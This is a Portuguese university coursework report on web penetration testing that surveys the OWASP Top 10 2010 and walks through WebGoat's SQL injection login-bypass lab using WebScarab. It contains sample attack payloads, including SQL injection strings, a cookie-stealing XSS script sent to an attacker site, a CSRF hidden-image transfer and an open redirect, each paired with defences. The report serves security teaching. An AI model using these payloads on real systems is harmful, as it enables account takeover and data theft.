Universidade de Brasília

Instituto de Ciências Exatas

Departamento de Ciência da Computação

Lição sobre injeção de SQL do projeto *WebGoat*

Segurança de Dados,Turma A, 01/2010

Thiago Melo Stuckert do Amaral 06/96773

Professor:
Prof. Ms. Pedro Antônio Dourado de Rezende

Brasília, 28 de agosto de 2010

Sumário

1 Introdução

Este trabalho apresenta uma simples definição de teste de penetração, a distribuição GNU/Linux *BackTrack*, o projeto *Metasploit* dando destaque ao *framework w3ac*.

Na sequência, o projeto OWASP TOP 10 sobre os dez maiores riscos em aplicações Web. Após segue a apresentação da ferramenta *WebScarab* para análise de aplicações que se comunicam utilizando os protocolos HTTP e HTTPS.

Segue uma descrição do projeto *WebGoat*, uma aplicação Web desenvolvida na plataforma J2EE com várias vulnerabilidades conhecidas com o intuito de ensinar aos desenvolvedores como testar suas aplicações. Ao final, uma lição sobre injeção de SQL do projeto *WebGoat*.

2 Teste de Penetração

Testes de penetração são testes de segurança em que os auditores simulam ataques reais para identificar vulnerabilidades em recursos de aplicações, sistemas ou redes [1]. Com destaque para avaliações de disponibilidade, integridade e confidencialidade das informações. Faz parte de uma auditoria de segurança da informação, é uma avaliação de riscos ativa [5].

3 Máquina virtual

Uma máquina virtual é um software de virtualização, o qual permite a utilização de um sistema operacional dentro de outro. Exemplos de softwares que implementam máquinas virtuais são: *VMware* e *VirtualBox*. No presente trabalho, optou-se rodar o *BackTrack* através do *VirtualBox* pois este é um software livre.

4 *BackTrack*

BackTrack é um sistema operacional GNU/Linux distribuído na forma de um *DVD live*, ou seja, pode-se rodar o sistema operacional sem precisar instalá-lo. O *BackTrack* possui como principal objetivo servir como ambiente para um teste de penetração. O *BackTrack* se originou da fusão de duas distribuições que possuíam o mesmo objetivo: *WHAX* e *Auditor Security Collection*. Qualquer dúvida em relação a instalação do *BackTrack* pode ser sanada através dos tutoriais disponíveis no *site* da comunidade, o qual se encontra no apêndice.

Para logar no *BackTrack* utiliza-se o usuário "root" e a senha "toor", para configurar a rede digita-se o seguinte comando: /etc/init.d/networking start. Para iniciar a interface gráfica digita-se: startx.

O *BackTrack* separa suas ferramentas em 11 categorias:

* Coleta de Informações
* Mapeamento de Rede
* Identificação de vulnerabilidade
* Análise de aplicações Web
* Análise de rede de rádio (802.11,*Bluetooth*,*Rfid*)
* Penetração
* Escalada de privilégios
* Manutenção de acesso
* Forense digital
* Engenharia reversa
* Voz sobre IP (VOIP)
* Diversos

5 *Metasploit*

O *Metasploit* é um projeto de código aberto o qual provém informações sobre vulnerabilidades. O *Metasploit* foi criado em 2003 como um jogo de rede portável utilizando a linguagem de *script* Perl.

O seu subprojeto mais conhecido é o *Metasploit Framework*, uma ferramenta para o desenvolvimento e execução de códigos de exploração em máquinas remotas. Outro subprojeto do *Metasploit* é o *Web Application Attack and Audit Framework* (w3af) cujo objetivo é criar um *framework* para identificar e explorar vulnerabilidades em aplicações Web, tal que o *framework* seja fácil de utilizar e estender.

6 OWASP TOP 10

O *Open Web Application Security Project* (OWASP) lançou em 2010 a terceira edição do projeto OWASP TOP 10, sobre os 10 maiores riscos em aplicações Web. A tabela 1 é um comparativo entre o OWASP TOP 10 de 2007 e o publicado em 2010 [2].

As linhas em vermelho representam riscos que estavam presentes no *rank* de 2007 porém foram removidos em 2010, as linhas em marrom são riscos presentes no *rank* de 2010, porém não estavam presentes em 2007. Foi utilizado "FAGS" como abreviatura para falhas de autenticação e gerenciamento de sessão. A linha contendo um asterisco na primeira coluna representa um risco que estava presente na edição de 2004 do OWASP TOP 10 como "configuração insegura de gerenciamento".

Tabela 1: Comparativo entre o *rank* de 2007 e o de 2010 [2].

OWASP TOP 10 - 2007	OWASP TOP 10 - 2010
Falhas de injeção	Injeção
Cross Site Scripting (XSS)	*Cross-Site Scripting (XSS)*
FAGS	FAGS
Referência direta insegura aos objetos	Referência direta insegura aos objetos
Cross Site Request Forgery (CSRF)	*Cross-Site Request Forgery (CSRF)*
*	Configuração inapropriada de segurança
Armazenamento criptográfico inseguro	Armazenamento criptográfico inseguro
Falha de restrição de acesso à URL	Falha de restrição de acesso à URL
Comunicações inseguras	Proteção insuficiente na camada de transporte
Não estava presente no Top 10 2007	Redirecionamento sem validação
Execução de arquivo malicioso	Removido do Top 10 2010
Vazamento de informação e tratamento incorreto de erro	Removido do Top 10 2010

Pode-se verificar que os riscos não se modificaram muito de uma edição para outra. Pelo fato do risco de injeção ser o primeiro nas duas edições, foi escolhida uma lição sobre injeção de SQL do *WebGoat* como tema do presente trabalho. A seguir, maiores detalhes de cada um dos riscos apontados pelo OWASP TOP 10.

6.1 Injeção de SQL

Falhas de injeção são muito comuns em aplicações Web. Um exemplo de vulnerabilidade é a injeção de SQL. Esta ocorre quando uma entrada de um campo de texto informado pelo usuário é utilizado em uma consulta ao banco de dados sem nenhum tipo de validação. A figura 1 exemplifica de uma forma humorada uma injeção de SQL. Este risco é facilmente explorado, sendo um risco comum de fácil detecção e impacto severo.



Figura 1: Tira em quadrinhos exemplificando a injeção de SQL [4].

6.1.1 Exemplo de cenário de ataque

A aplicação utiliza dado não confiável para montar uma consulta ao banco de dados:

select * from alunos where id = "' "+ request.getParameter("id")+"' ";

O atacante pode modificar o parâmetro para ' or '1'='1. Isto modifica o significado da consulta ao banco, retornando todos os registros da tabela alunos.

6.1.2 Proteção

* Utilizar uma *Application Programming Interface* (API) a qual proverá uma interface parametrizada.
* Utilizar alguma rotina segura para tratar os caracteres especiais.
* Utilizar uma *whitelist* onde se encontram todas as entradas válidas de um campo.

6.2 *Cross Site Scripting* (XSS)

XSS é a vulnerabilidade mais popular em aplicações Web. Ocorre quando uma aplicação inclui dados informados por um usuário em um página enviada ao navegador sem realizar uma validação adequada. Este risco apresenta uma dificuldade de exploração mediana, fácil detecção e impacto moderado.

6.2.1 Exemplo de cenário de ataque

A aplicação utiliza dados não confiáveis na construção de parte do HTML:

'<input name='cartao' type= 'TEXT' value="'
"+request.getParameter("CC") + '>'

O atacante modifica o parâmetro 'CC' no navegador para:

'><script>document.location=
'www.h.com/foo='+document.cookie</script>'

Isto faz com que o ID de sessão da vítima seja enviado para o site do atacante.

6.2.2 Proteção

* Realizar um tratamento adequado de todo dado não confiável no contexto HTML.
* Utilizar uma *whitelist* onde se encontram todas as entradas válidas.

6.3 Falhas de autenticação e gerenciamento de sessão

Autenticação apropriada e gerenciamento de sessão são mecanismos críticos para a segurança de aplicações Web. Frequentemente possuem falhas em áreas como *logout*, gerenciamento de senha, *timeouts*. Encontrar falhas pode ser difícil, pois cada implementação é única. Este risco apresenta uma dificuldade de exploração mediana, sendo um risco comum, de dificuldade de detecção mediana e impacto severo.

6.3.1 Exemplo de cenário de ataque

O *site* de uma companhia aérea permite a reescrita da url, colocando o ID da sessão na mesma:

http://example.com/sale/saleitems;jsessionid=2P0OC2J?dest=Hawaii

Um atacante pode reutilizar o ID de sessão de um usuário autenticado na aplicação.

6.3.2 Proteção

* Verificar as funções de *logout* e *timeout*.
* Prover aos desenvolvedores um conjunto de controles de autenticação e gerenciamento de sessão.
* Utilizar uma interface simples para os desenvolvedores.
* Aumentar os esforços para evitar falhas XSS que possam roubar o ID da sessão.

6.4 Referência direta insegura aos objetos

Ocorre quando um objeto é referenciado de forma direta, sem utilizar qualquer tipo de proteção. As aplicações nem sempre verificam se o usuário possui permissão para acessar determinado objeto. Este risco apresenta fácil exploração, sendo um risco comum, de fácil detecção e impacto moderado.

6.4.1 Exemplo de cenário de ataque

Acesso a documentos sigilosos, imagine que o usuário tem acesso ao documento arq01.pdf disponível na URL: www.example.com/arq01.pdf. O usuário pode modificar a URL para tentar acessar o arquivo arq02.pdf, acessando assim um documento não autorizado.

6.4.2 Proteção

* Utilizar um mapeamento do real nome do arquivo para o código que o usuário solicita.

* Verificar as permissões do usuário ao tentar acessar um arquivo.

6.5 *Cross Site Request Forgery* (CSRF)

CSRF tira vantagem de aplicações Web que permitem aos atacantes preverem todos os detalhes de uma ação particular. Caso o navegador Web envie um *cookie* de sessão automaticamente, o atacante pode criar uma página que gera requisições forjadas que são idênticas a requisições legítimas. Este risco apresenta dificuldade mediana de exploração, sendo um risco muito popular, de fácil detecção e impacto moderado.

6.5.1 Exemplo de cenário de ataque

Uma aplicação permite ao usuário submeter uma requisição de mudança de estado na qual nada é secreto. Como :

http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243

O atacante constrói uma requisição a qual fará com que a vítima transfira dinheiro para a sua conta, a esconde em uma requisição de imagem como:

<img src="http://example.com/app/transferFunds?amount=1500
&destinationAccount=attackersAcct#" width="0"height="0"/>

Caso a vítima visite a página aonde a referência para a falsa imagem está armazenada e já estiver logado no site example.com, a requisição forjada será executada e o dinheiro transferido.

6.5.2 Proteção

A prevenção requer a inclusão de *tokens* imprevisíveis no corpo ou URL de cada requisição HTTP. Tais tokens devem ser no mínimo únicos por sessão do usuário, mas também podem ser únicos por requisição.

6.6 Configuração inapropriada de segurança

Configuração inapropriada de segurança pode ocorrer em qualquer nível da pilha de aplicação. *Scanners* são úteis na detecção da falta de *patches*, configurações inapropriadas ou contas padrão. Este risco apresenta fácil exploração, sendo um risco comum, de fácil detecção e impacto moderado.

6.6.1 Exemplo de cenário de ataque

A aplicação confia em um *framework* como *Struts*. Falhas de XSS são encontradas nos componentes deste *framework*. A correção é lançada, porém o desenvolvedor não atualiza a biblioteca da aplicação. Até que a atualização ocorra, a aplicação fica sujeita a atacantes.

6.6.2 Proteção

* Estabelecer um processo repetível para tornar fácil e rápida a implementação de um outro ambiente da aplicação.
* Uma arquitetura de aplicação forte a qual provê uma boa separação da segurança entre os componentes.
* Audições periódicas para detectar faltas de *patches* e configurações inapropriadas.

6.7 Armazenamento criptográfico inseguro

A falha mais comum nesta área é simplesmente não cifrar dados que merecem serem cifrados. Quando a criptografia é utilizada, as falhas mais comuns são uso de geradores de chaves inseguros, armazenamento inseguro de chaves, algoritmos fracos e a não utilização de chaves rotativas. Este risco é de difícil exploração, sendo um risco incomum, de difícil detecção e impacto severo.

6.7.1 Exemplo de cenário de ataque

Uma fita de *backup* contendo registros é cifrada , porém a chave utilizada se encontra armazenada na mesma fita em texto pleno. E a fita nunca chega no centro de *backup*.

6.7.2 Proteção

Todos os dados sensíveis devem ser cifrados, algumas medidas:

* Deve-se levar em consideração as ameaças das quais se deseja proteger os dados. Os dados deverão estar cifrados ao menos de maneira a defender destas ameaças.
* Garantir que *backups* sejam cifrados e as chaves utilizadas estejam armazenadas separadamente.
* Garantir que os algoritmos de cifragem utilizados sejam fortes e as chaves também, utilizar um gerenciador de chaves.
* Garantir que todas as chaves sejam protegidas de acessos não autorizados.

6.8 Falha de restrição de acesso à URL

Caso um mecanismo de controle de acesso não seja implementado de forma adequada, é possível que um usuário tenha acesso a páginas que não deveriam ser permitidas. Este risco é de fácil exploração, sendo um risco incomum, de dificuldade mediana, de detecção e impacto moderado.

6.8.1 Exemplo de cenário de ataque

O atacante simplesmente tenta navegar em algumas URLs. Considere a seguinte URL:

http://example.com/app/admin_getappInfo

Ao acessar está página o usuário obtém privilégios de administrador invés de ser impedido de acessar.

6.8.2 Proteção

Para se prevenir desenvolvedores devem implementar uma autenticação e autorização para cada página. Este mecanismo de controle de acesso deve prover pelo menos:

* Uma política de autenticação e autorização básica.

* A política de acesso deve ser facilmente configurável.

* O mecanismo deve negar todos os acessos por padrão e permitir acesso através de pedidos para usuários específicos para cada página.

* Se a página é apresentada em uma sequência, certifique-se que a página está sendo apresentada na ordem correta.

6.9 Proteção insuficiente na camada de transporte

Aplicações frequentemente não protegem o tráfico da rede. Informações sensíveis devem ser transmitidas através de canais seguros providos por protocolos criptográficos como *Secure Sockets Layer* (SSL)/ *Transport Layer Security* (TLS). Este risco é de difícil exploração, sendo um risco comum, de fácil detecção e impacto moderado.

6.9.1 Exemplo de cenário de ataque

Um *site* simplesmente não utiliza SSL para todas as páginas que requerem autenticação. Um atacante pode monitorar o tráfico da rede, podendo assim capturar um *cookie* de sessão de uma vítima autenticada no *site*. O atacante pode se logar no *site* como a vítima.

6.9.2 Proteção

Prover proteção na camada de transporte pode afetar o projeto da aplicação. O mais fácil é requerer SSL para toda a aplicação, porém por motivos de desempenho, alguns *sites* usam SSL apenas em páginas privadas. No mínimo o desenvolvedor deve tomar cuidado com os seguintes aspectos:

* Requerer SSL para todas as páginas que contém informações sensíveis.

* Setar a *flag "secure"* em todos os *cookies* sensíveis.

* Configurar o provedor de SSL para suportar apenas algoritmos fortes.

* Garantir a validade de certificados, que não estejam expirados, não revogados e casem com os domínios usados pela aplicação.

* *Backend* e outras conexões devem também utilizar SSL e outros protocolos criptográficos.

6.10 Redirecionamento sem validação

Aplicações frequentemente redirecionam usuários para outras páginas. Algumas vezes a página alvo é especificada em um parâmetro não validado, permitindo aos atacantes escolher a página de destino. Este risco apresenta uma dificuldade de exploração mediana, sendo um risco incomum, de fácil detecção e impacto moderado.

6.10.1 Exemplo de cenário de ataque

A aplicação possui uma página chamada "redirect.jsp" a qual recebe um único parâmetro chamado "url". O atacante modifica este parâmetro para redirecionar os usuários para um *site* malicioso. Como por exemplo:

http://www.example.com/redirect.jsp?url=evil.com

6.10.2 Proteção

Pode-se proteger dessa falha de diferentes maneiras:

* Simplesmente evitando usar redirecionamentos.
* Não utilizar parâmetros do usuário nos redirecionamentos.
* Utilizar uma validação nos parâmetros e verificar se foi autorizado pelo usuário.

7 *whitelist vs blacklist*

Uma *blacklist* é uma lista de entradas maliciosas, enquanto uma *whitelist* é uma lista de entradas válidas. Uma *whitelist* é melhor para proteger uma aplicação pois o atacante tentará de todas as formas possíveis encontrar uma entrada não coberta na *blacklist* portanto seu espaço de busca é muito maior do que o espaço representado pelas entradas válidas. A melhor maneira de gerar as entradas válidas é através de expressões regulares. Porém esta expressão regular deve ser testada, pois caso aceite entradas maliciosas a *whitelist* contém falhas.

8 *WebScarab*

WebScarab é um *framework* desenvolvido em Java para análise de aplicações que se comunicam utilizando os protocolos HTTP e HTTPS. No seu uso mais comum o *WebScarab* funciona como se fosse um *proxy* podendo interceptar e modificar solicitações e respostas entre o navegador Web e o servidor [3].

Esta ferramenta é um projeto da OWASP e vem instalada no *BackTrack*. Para abrir o *WebScarab* no *BackTrack* vá no símbolo do *BackTrack* (um dragão) no canto inferior esquerdo *BackTrack -> Web Application Analysis -> Web (frontend) -> Webscarab Lite*.



Figura 2: Configuração do *proxy* no *firefox* para utilizar o *WebScarab*.

Para utilizar o *WebScarab* deve-se configurar o navegador Web para utilizar o HTTP *proxy* "localhost" e a porta "8008". Isto pode ser feito no *firefox* através da opção de menu *Edit -> Preferences -> Advanced -> Settings -> Manual proxy configuration*. Deve-se apagar a opção padrão do *firefox* de não utilizar *proxy* para o *localhost*. A figura 2 representa a configuração do *proxy* no navegador *firefox*.

Para ativar a interceptação de solicitações e repostas vá na aba "Intercept" do *WebScarab* e deixe selecionado a opção de "Intercept requests" como mostrado na figura 3 pode-se também selecionar o tipo de requisição que o programa irá interceptar no caso foi escolhido o tipo *post* e *get*.

9 *WebGoat*

O ambiente de testes escolhido neste trabalho foi o *WebGoat*, uma aplicação Web desenvolvida na plataforma J2EE mantida pela OWASP. Cujo o intuito é mostrar para desenvolvedores de aplicações Web como testar estas contra vulnerabilidades bem conhecidas. Existem outros projetos que como o *WebGoat* disponibilizam uma aplicação com várias vulnerabilidades e um tutorial de como consertá-las, por exemplo o *Gruyere*, projeto recentemente lançado pelo *Google*, e o projeto *Damn Vulnerable Web App*.



Figura 3: Configuração do *WebScarab* para interceptar requisições *post* e *get*.

Estes ambientes de execução de testes são conhecidos como *Wargames*, pois simulam ambientes reais, porém ao tentar invadir estes não se está infringindo nenhuma lei.

O projeto só tem fins educacionais. Caso alguém tente reproduzir os testes em uma aplicação real sem autorização estará infringindo a lei vigente. Este alerta também serve para o presente trabalho, o teste demonstrado aqui não deve ser reproduzido em ambientes reais sem a devida autorização.

O *WebGoat* alerta que enquanto a aplicação estiver rodando na máquina esta será extremamente vulnerável a ataques. Portanto aconselha-se que enquanto estiver usando a aplicação a máquina deve ser desconectada da internet.

9.1 Instalação

No apêndice se encontra um *link* para o tutorial oficial de instalação do *WebGoat* porém este não está muito claro. Para executar o *WebGoat* deve ter instalado na máquina a JDK 1.6 e a variável JAVA_HOME setada corretamente.

Deve-se baixar os arquivos: WebGoat-OWASP_Standard-5.3_RC1.7z e WebGoat-5.3_RC1.war do repositório do *WebGoat*, endereço o qual também se encontra no apêndice, descompactar o arquivo WebGoat-OWASP_Standard-5.3_RC1.7z em uma pasta.

Nesta pasta existirá o arquivo webgoat.sh deve-se verificar se nas linhas 10, 21, 23 e 27 está explicitada a JDK 1.6 não a JDK 1.5. Deve-se substituir o arquivo WebGoat.war da pasta /tomcat/webapps pelo arquivo WebGoat-5.3_RC1.war.

Com estas modificações consegue-se levantar a aplicação através do seguinte comando: sh webgoat.sh start8080. O *WebGoat* agora pode ser acessado através do navegador Web pela url: `http://127.0.0.1:8080/WebGoat/attack` . Digita-se o usuário "guest" e senha "guest" .

9.2 Interface

A seguir uma descrição da interface do *Webgoat* representada pela figura 4:



Figura 4: Interface do *WebGoat*

* 1. Estas são as categorias de lições do WebGoat. Clique em uma categoria para ver todas as suas lições.
* 2. Mostrará dicas técnicas de como resolver a lição.
* 3. Mostrará os parâmetros das requisições HTTP.
* 4. Mostrará os *cookies* das requisições HTTP.
* 5. Mostrará os objetivos da lição.
* 6. Mostrará o código java que implementou a lição.

* 7. Mostrará a solução da lição.

* 8. Caso queira reiniciar a lição pode utilizar este *link*.

Sempre inicie uma lição lendo o objetivo da lição. Após isso tente resolvê-la e caso necessário utilize as dicas. Caso não consiga resolver a lição utilizando as dicas, veja a solução para mais detalhes.

9.3 Categoria: falhas de injeção

A categoria de falhas de injeção tem as seguintes lições:

* Injeção de comando.

* Injeção numérica de SQL.

* Log Spoofing.

* Injeção de XPATH.

* Laboratório de injeção de SQL.
    Estágio 1: injeção de cadeia de SQL.
    Estágio 2: Consulta parametrizada #1.
    Estágio 3: Injeção numérica de SQL.
    Estágio 4: Consulta parametrizada # 2.

* Injeção de cadeia de SQL.

* Modificação de dados através de injeção de SQL

* Portas de fundo em bancos de dados.

* Injeção numérica de SQL às cegas .

* Injeção de cadeia de SQL às cegas.

9.3.1 Primeiro estágio do laboratório de injeção de SQL

O primeiro estágio, tem como objetivo da lição contornar a autenticação da aplicação de recursos humanos da empresa fictícia : "Goat Hills Financial". Deve-se utilizar injeção de SQL para se autenticar como o chefe ("Neville") sem utilizar a senha correta. Verificar que o perfil de Neville é visível. A figura 5 representa a tela de login da empresa fictícia.

A primeira dica informa que a aplicação utiliza a entrada do campo senha a inserindo ao final de uma consulta ao banco de dados. A segunda dica mostra a consulta que está sendo construída pela aplicação, o último parâmetro "password" é a entrada do usuário no campo senha:

Figura 5: Tela de login da empresa fictícia : “Goat Hills Financial”.

"SELECT * FROM employee WHERE userid = "+ userId + "and password = "+ password

A terceira dica informa um conceito de banco de dados. Consultas ao banco de dados podem ser feitas através da junção de múltiplos critérios utilizando palavras chaves como AND e OR. Desta forma a dica sugere adicionar ao final da entrada um critério que tornará os outros sempre verdadeiros.

A quarta dica informa que o testador precisará utilizar o *WebScarab* para remover um limite de tamanho no campo senha para obter sucesso na injeção de SQL.

A quinta dica confirma a limitação no campo senha sugerindo que o mesmo seja preenchido com a cadeia de caracteres “smith’ OR ’1’ = ’1”. Intercepta-se a solicitação de *login* através do *WebScarab*. A parte da solicitação que representa o campo senha está representada na figura 6. Como se pode visualizar na figura 6 apenas “smith’ O” é preenchido no campo devido ao limite de tamanho.

A sexta dica informa que muitas das consultas ao banco de dados do *WebGoat* já são parametrizadas. Sugere que o testador procure no projeto sobre o assunto “PreparedStatement”.

A sétima dica sugere a cadeia de caracteres “101 or 1=1 order by salary desc” como entrada para o campo identificador de funcionário. Este campo pode ser preenchido desta forma através do *WebScarab*. Um erro é retornado ao tentar-se modificar o identificador do funcionário.

A solução proposta é que se selecione o usuário Neville e digite qualquer



Figura 6: Requisição interceptada mostrando o campo senha com a entrada "smith' OR '1' = '1' ".

entrada no campo senha. Tendo a certeza que o *WebScarab* estará interceptando está solicitação. Após isto clica-se em login e modifica-se o parâmetro senha no *WebScarab* para "smith' OR '1' = '1 ". A figura 7 representa a requisição modificada. Assim consegue-se logar como Neville sem conhecer sua senha pois a consulta ao banco de dados sempre retorna um valor verdadeiro por conta da igualdade "1=1".



Figura 7: Requisição modificada que resultará em sucesso no login.

10 Conclusão

Através de um ambiente de testes controlado como o *WebGoat* pode-se treinar desenvolvedores de aplicações Web. Estes não cometeram erros comuns na codificação os quais podem causar danos financeiros e de credibilidade para a empresa a qual estes trabalham. Portanto deve ser valorizado o tempo gasto com treinamento em simuladores como o apresentado.

Pode-se contribuir com o projeto *WebGoat* escrevendo uma lição sobre alguma vulnerabilidade e a adicionando ao repositório do projeto. Para mais informações sobre como fazer isto visite a página: `http://www.owasp.org/index.php/How_to_write_a_new_WebGoat_lesson` .

Referências

[1] OWASP Foundation. Owasp testing guide v 3.0. `https://www.owasp.org/images/8/89/OWASP_Testing_Guide_V3.pdf`, June 2008.

[2] OWASP Foundation. Owasp top 10. `http://owasptop10.googlecode.com/files/OWASP\%20Top\%2010\%20-\%202010.pdf`, April 2010.

[3] P. Hope and B. Walther. *Web Security Testing Cookbook: Systematic Techniques to Find Problems Fast*. O'Reilly Media, Inc., 2008.

[4] R. Munroe. Exploits of a mom. `http://xkcd.com/327/`, August 2010.

[5] T. Wilhelm. *Professional Penetration Testing: Creating and Operating a Formal Hacking Lab*. Syngress Publishing, 2009.

Apêndice A
Lista de ferramentas

Este apêndice lista todas as ferramentas citadas neste trabalho com seus respectivos endereços eletrônicos.

* *BackTrack*: `http://www.backtrack-linux.org/`, acessado em Agosto de 2010.
* *Damn Vulnerable Web App*: `http://sourceforge.net/projects/dvwa/`, acessado em Agosto de 2010.
* *Gruyere*: `http://google-gruyere.appspot.com/`, acessado em Agosto de 2010.
* *Metasploit*: `http://www.metasploit.com/`, acessado em Agosto de 2010.
* *VirtualBox*: `http://www.virtualbox.org/`, acessado em Agosto de 2010.
* *Web Application Attack and Audit Framework (w3af)*: `http://w3af.sourceforge.net/`, acessado em Agosto de 2010.
* *WebGoat* - Repositório: `http://code.google.com/p/webgoat/downloads/list`, acessado em Agosto de 2010.
* *WebGoat* - Soluções: `http://yehg.net/lab/pr0js/training/webgoat.php`, acessado em Agosto de 2010.
* *WebGoat* - Tutorial de instalação: `http://www.owasp.org/index.php/WebGoat_User_and_Install_Guide_Table_of_Contents`, acessado em Agosto de 2010.
* *WebScarab*: `http://www.owasp.org/index.php/Category:OWASP_WebScarab_Project`, acessado em Agosto de 2010.